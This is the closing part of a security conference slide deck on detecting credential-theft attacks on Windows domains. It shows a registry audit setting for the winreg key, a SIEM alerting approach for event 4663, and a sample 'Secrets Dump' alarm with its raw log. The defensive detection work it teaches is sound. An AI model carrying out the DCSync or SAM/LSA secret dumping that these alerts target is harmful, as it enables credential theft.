
Modify the Registry to audit the winreg service.

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg

Mitigations and Detections



Edit Advanced Security Settings on WinReg to audit success/failure on Registry Audits within Local Security Settings.



Triggers Security event 4663. Create an alerting rule within your SIEM to filter out most false positives....then

Mitigations and Detections

ASSURA

DASHBOARDS

ACTIVITY


ENVIRONMENT

REPORTS

DATA SOURCES

INVESTIGATIONS

SETTINGS

 **Credential Access**
Secrets Dump
3 minutes ago

Select ActionCreate RuleGenerate Report

Alarm Details

PRIORITY	High
STATUS	Open
RAW LOG	<14>Sep 30 09:39:06 TEST-DC.TEST.local Microsoft-Windows-Security-Auditing[4]: {"EventTime":1601473144,"Hostname":"TEST-DC.TEST.local","Keywords":[-9214364837600034816,"EventType":"AUDIT_SUCCESS","SeverityValue":2,"Severity":"INFO","EventID":4663,"SourceName":"Microsoft-Windows-Security-Auditing","ProviderGuid":"{54849625-5478-4994-A5BA-3E3B0328C30D}","Version":1,"Task":12801,"OpcodeValue":0,"RecordNumber":137353,"ProcessID":4,"ThreadID":1788,"Channel":"Security","Message":"An attempt was made to access an object.\r\n\r\nSubject:\r\n\tSecurity ID:\tS-1-5-21-111850757-2525195480-1656557486-1104\r\n\tAccount Name:\tDAAssura\r\n\tAccount Domain:\tTEST\r\n\tLogon ID:\t0x1A972DA\r\n\tObject:\r\n\tObject Server:\tSecurity\r\n\tObject Type:\tKey\r\n\tObject Name:\t\\REGISTRY\\MACHINE\\SYSTEM\\ControlSet001\\Control\\SecurePipeServers\\winreg\\Handle ID:\t0x1d8\r\n\tResource Attributes:\t\r\n\tProcess Information:\r\n\tProcess ID:\t0x78c\r\n\tProcess Name:\tC:\\Windows\\System32\\svchost.exe\r\n\tAccess Request Information:\r\n\tAccesses:\tQuery key value\r\n\tAccess Mask:\t0x1\r\n\tCategory:\tRegistry\r\n\tOpcode:\tInfo\r\n\tSubjectUserSid:\tS-1-5-21-111850757-2525195480-1656557486-1104\r\n\tSubjectUserName:\tDAAssura\r\n\tSubjectDomainName:\tTEST\r\n\tSubjectLogonId:\t0x1a972da\r\n\tObjectServer:\tSecurity\r\n\tObjectType:\tKey\r\n\tObjectName:\t\\REGISTRY\\MACHINE\\SYSTEM\\ControlSet001\\Control\\SecurePipeServers\\winreg\\HandleId\\0x1d8\r\n\tAccessList:\t%%4432\r\n\tAccessMask:\t0x1\r\n\tProcessName:\tC:\\Windows\\System32\\svchost.exe\r\n\tResourceAttributes:\t\r\n\tEventReceivedTime:\t1601473146\r\n\tSourceModuleName:\teventlog\r\n\tSourceModuleType:\tim_msvistalog"}
SENSOR	ASA-Assura-HQ Hyper-V
LABELS	
INVESTIGATIONS	

Source

TEST-DC.TEST.local

Destination

TEST-DC.TEST.local

Receive an alarm when a remote user attempts to start the remote registry and conduct a DCSync or dump the SAM/LSA secrets.

The key is quick detection and response.

Closing/Questions?

Thank you for your time and attendance!!

For the slide deck and references to further mitigations:

<https://github.com/Assura/VASCAN2020>

For Penetration Tests, Managed SOC (Monitoring), or anything else security related – assurainc.com

Find me on -

LinkedIn: www.linkedin.com/in/nick-berrie

Twitter: @berrie_nick

Github: www.github.com/Machevalia

E-mail: nick.berrie@assurainc.com

Credit for tools used and original security research:

harmj0y, dirk-jan, Elad Shamir, Sean Metcalf, anyone else researching this niche.

A S S U R A